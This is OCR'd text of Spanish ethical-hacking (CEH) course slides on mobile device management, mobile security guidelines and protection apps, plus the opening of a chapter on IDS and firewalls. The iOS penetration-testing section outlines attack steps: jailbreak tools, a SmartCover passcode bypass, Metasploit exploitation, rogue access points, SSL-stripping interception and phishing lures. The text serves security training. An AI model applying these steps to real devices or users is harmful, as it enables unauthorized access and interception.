
CEH Julio Iglesias Pérez

Solución MDM: MaaS360 Mobile Device Management

- MaaS360 soporta el ciclo de vida completo MDM para smartphones y tablets incluyendo iPhone, iPad, Windows Phone, Android, BlackBerry y Kindle Fire.
- Como plataforma cloud integrada, MaaS360 simplifica MDM con implementación rápida y comprensiva visibilidad y control que se extiende a través de los dispositivos móviles, aplicaciones y documentos.

CEH Julio Iglesias Perez

Solución MDM: MaaS360 Mobile Device Management



C|EH Julio Iglesias Pérez

Soluciones MDM

- Citrix XenMobile MDM: http://www.zenprise.com
- Absolute Manage MDM: http://www.absolute.com
- SAP Afaria: http://www.sybase.com
- Device Management Centre: http://www.sicap.com
- AirWatch: http://www.air-watch.com
- Good Mobile Manager: http://www1.good.com
- MobileIron: http://www.mobileiron.com
- Rule Mobility: http://www.tangoe.com
- TARMAC: http://www.tarmac-mdm.com
- MediaContact: http://www.device-mangement-software.com

CEH Julio Iglesias Pérez

Guía General para Seguridad en Plataformas Móviles

- No cargar muchas aplicaciones y evitar subir automáticamente fotos a las redes sociales.
- Realizar una valoración de riesgos de la arquitectura de aplicación.
- Mantener un control de configuración y administración.
- Instalar aplicaciones de tiendas confiables.
- No agregar aplicaciones basadas en ubicación como Google Maps salvo que haya un radio GPS que soporte la aplicación.
- Asegurar que el Bluetooth esté apagado por defecto.
- No compartir información entre aplicaciones con GPS habilitado, salvo que sea necesario.
- Nunca conectar dos redes separadas como WIFI y Bluetooth de manera simultanea.

Guía General para Seguridad en Plataformas Móviles

- Utilizar código de acceso
  - Configurar un código de acceso utilizando preferentemente la longitud máxima para obtener acceso al dispositivo móvil.
  - Configurar auto bloqueo para que éste se bloquee cuando no esté en uso.
  - Habilitar limpiar luego de ciertos intentos fallidos de desbloqueo.
- Actualizar el Sistema y Aplicaciones
- Habilitar la administración remota
- En ambientes empresariales utilizar un software MDM para asegurar, monitorear y dar soporte a dispositivos móviles implementados a través de la organización
- No permitir Rooting oi Jailbreak.
  - Asegurar que la solución MDM prevenga el uso de éstos.
  - Incluir esta cláusula en la política de seguridad móvil.
- Utilizar Servicios de limpiado remoto como Remote Wipe (Android) y Find My iPhone o FindMyPhone (Apple iOS) para localizar el móvil perdido o robado.
- Si está soportado, configurar el dispositivo para cifrar el almacenamiento con cifrado de hardware.

CEH Julio Iglesias Perez

Guía General para Seguridad en Plataformas Móviles

- Realizar respaldo y sincronización periódicos
- Filtrar barrearas de reenvío de correo.
- Configurar reglas de certificación de aplicaciones.
- Asegurar las reglas de los permisos del navegador.
- Diseñar e implementar políticas de dispositivos móviles.

C|EH Julio Iglesias Perez

Guía General para Seguridad en Plataformas Móviles

- Deshabilitar la colección de diagnósticos y uso de datos en Settings/General/About
- Aplicar actualizaciones de software cuando estén disponibles.
- Limitar registro de datos almacenados en el dispositivo.
- Utilizar cifrado del dispositivo y parche en las aplicaciones.
- Prohibir llaves USB.
- Cifrar backups.
- Prevenir caché de correos.
- Verificar la ubicación de las impresoras antes de imprimir documents sensibles.
- Presionar el botón de encendido para bloquear el dispositivo cuando no esté en uso.
- Reportar dispositivo perdido o robado a la organización.

CEH Julio Iglesias Pérez

Guía para el Administrador de Seguridad en Plataformas Móviles

1. Publicar una política empresarial que especifique el uso aceptable de dispositivos externos en la organización.
2. Publicar una política para la nube.
3. Habilitar medidas de seguridad como antivirus, para proteger los datos en el datacenter.
4. Implementar una política que especifique los niveles de acceso a datos y aplicación permitida, grado de uso de dispositivos, y qué está prohibido.
5. Especificar un tiempo de espera para cierre de sesión.
6. Especificar si la contraseña del dominio será almacenada en el dispositivo o si los usuarios deben ingresarla cada vez que se les requiera acceso.
7. Determinar los métodos de autenticación de acceso al Gateway:
   - Sin autenticación
   - Dominio + RSA SecurID
   - Solo dominio
   - Autenticación SMS
   - Solo RSA SecurID

CITEA Julio Valdés Barrero

Herramienta de Protección Móvil: BullGuard Mobile Security

- Tiene un antivirus completo para móviles.
- Hace un seguimiento del móvil si es robado o perdido vía GPS, bloquea o limpia la información de él.

C|EH Julio Iglesias Perez

Herramienta de Protección Móvil: Lookout


- Esta herramienta protege al móvil de amenazas en la seguridad y privacidad, realizar respaldos, ayuda a encontrar dispositivos perdidos y permite administrar el móvil remotamente.

C|EH Julio Iglesias Perez

Herramienta de Protección Móvil: WISeID

- Se utiliza para cifrar información personal almacenada, Información Personal Identificable (PII: Personally Identifiable Information), PINs, tarjetas de crédito, notas y otra información.


C|EH Julio Iglesias Perez



Herramientas de Protección Móvil


- McAfee Mobile Security: https://www.mcafeemobilessecurity.com
- AVG AntiVirus Pro for Android: http://www.avg.com
- avast! Mobile Security: http://www.avast.com
- Norton Mobile Security: http://us.norton.com
- ESET Mobile Security: http://www.eset.com
- Kaspersky Mobile Security: http://www.kaspersky.com
- F-Secure Mobile Security: http://www.f-secure.com
- Trend Micro Mobite Security: http://www.trendmicro.com
- Webroot Secure Anywhere Mobile: http://www.webroot.com
- NetQin Mobile Security: http://www.netqin.com

Test de Intrusión para Android
C|EH
Julio Iglesias Pérez




CEH Julio Iglesias Pérez

Test de Intrusión para iOS
C|EH Julio Iglesias Pérez



Si
Jailbreak iOS
Utilizando herramientas como Redsn0w, Absinthe, Sn0wbreeze, PwnageTool, etc.
Desbloquear el iOS
Utilizando herramientas como iPhoneSimFree y anySIM
Utilizar SmartCover para bypasear el código de acceso
Presionar el botón de encendido hasta que aparezca el mensaje de apagado. Cerrar el smartcover hasta que la pantalla se apague y abrir el smartcover luego de unos segundos. Presionar cancelar para saltar la contraseña de código de seguridad.
Hackear el iOS mediante Metasploit
Utilizar Metasploit para explotar las vulnerabilidades en el iOS. Intentar enviar código no malicioso como payload al dispositivo para obtener acceso en él.
Buscar un AP
Buscar un AP con el mismo nombre y tipo de cifrado
Revisar los datos de transmisión del iOS en redes Wi-Fi
Revisar los datos de transmisión. Realizar un ataque MitM SSL striping interceptando parámetros inalámbricos en el dispositivo iOS en la red Wi-Fi. Enviar paquetes maliciosos a la red utilizando Cain&Abel
Revisar si se pueden enviar datos malformados al dispositivo
Utilizar técnicas de Ing. Social como el envío de correos, SMS, para incitar al usuario a abrir vínculos que contengan sitios web maliciosos

Test de Intrusión para Windows Phone
C|EH
Julio Iglesias Pérez



CIEH Julio Iglesias Pérez

Test de Intrusión para BlackBerry



C|EH Julio Iglesias Pérez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

WWW.CIBERSEGURIDAD.CLUB

17. Evadiendo IDS, Firewalls y Honeypots

Certified Ethical Hacker

C|EH Julio Iglesias

Sistema de Detección de Intrusos

Un Sistema de Detección de Intrusos (IDS) obtiene información de entre un equipo o una red, para identificarlas violaciones posibles de la política de seguridad, incluyendo acceso no autorizado, así como su mal uso. Un IDS es también referido como un "packet-sniffer" que intercepta paquetes viajando a lo largo de varios medios de comunicación y protocolos, generalmente TCP/IP. Los paquetes son analizados luego de que son capturados. Un IDS evalúa una sospecha de intrusión una vez que toma lugar y señala una alarma.

Maneras de detectar una intrusión

Existen tres maneras de detectar una intrusión:

- Reconocimiento de firma: También conocido como detección de mal uso. Intenta identificar eventos que usen mal un sistema.
- Detección de anomalía: Detecta la intrusión basada en características de comportamiento fijas de los usuarios y componentes en un sistema de cómputo.
- Detección de anomalía de protocolo: En este tipo de detección, los modelos son construidos en protocolos TCP/IP utilizando sus especificaciones.

CEH Julio Iglesias Pérez

Tipos de IDS

- Basado en Red: Mecanismos que típicamente consiste en una caja negra que es colocada en una red en modo promiscuo, escuchando patrones indicativos de una intrusión.
- Basado en host: Usualmente incluye auditoría para eventos que ocurren en un host específico. No son tan comunes, debido a la sobrecarga que incurren al tener que monitorear cada evento del sistema.

Tipos de IDS

- Monitoreando archivos de registro (Log): Estos mecanismos son programas que típicamente analizan archivos de registro luego de que un evento ha ocurrido, como intento de inicios de sesión fallidos.
- Revisión de integridad de archivo: Estos mecanismos revisan caballos de troya, o archivos que han sido modificados de otra manera, indicando que un intruso ya estuvo ahí. Ejemplo: Tripwire

Sistemas Verificadores de Integridad (SIV)

Tripwire es un SIV que monitorea archivos del sistema y detecta cambios realizados por un intruso.

C|EH Julio Iglesias Perez

Indicadores Generales de Intrusiones

- Intrusiones de Sistema de Archivos: La presencia de nuevos, archivos no familiares o programas. Cambio de extensión de los archivos. Cambios inexplicados en el tamaño de los archivos. Archivos pícaros en el sistema que no corresponden a la lista maestra de archivos firmados. Nombres de archivos no familiares en los directorios. Archivos perdidos.

Indicadores Generales de Intrusiones

- Intrusiones de red: Sondas repetidas de servicios disponibles en los equipos. Conexiones desde localidades poco usuales. Registros repetidos de intentos desde hosts remotos. Dato arbitrario en los archivos de registro, indicando un intento de crear un DoS o bloquear los servicios.

Indicaciones Generales de Intrusiones al sistema

- Modificaciones al software del sistema y archivos de configuración.
- Lagunas en las cuentas del sistema.
- Rendimiento lento poco usual en el sistema.
- Bloqueo del sistema o reinicio.
- Logs incompletos o cortos.
- Registros perdidos o con permisos incorrectos.
- Procesos no familiares.
- Gráficos o mensajes de texto inusuales.

C|EH Guillo Galicia Pérez

Firewall

Software o hardware o una combinación de ambos diseñado para impedir acceso no autorizado a la red privada. Es colocado en un punto de unión o puerta de enlace entre dos redes, que usualmente es una red privada y una pública (internet).Examina todos los mensajes que entran o salen de la intranet y bloquea aquellos que no cumplen criterios específicos de seguridad. Pueden ser afectados por el tipo de tráfico o por la fuente o direcciones destino y puertos.

Arquitectura del Firewall

Host Bastión: Es un sistema de cómputo diseñado para proteger los recursos de la red de un ataque.

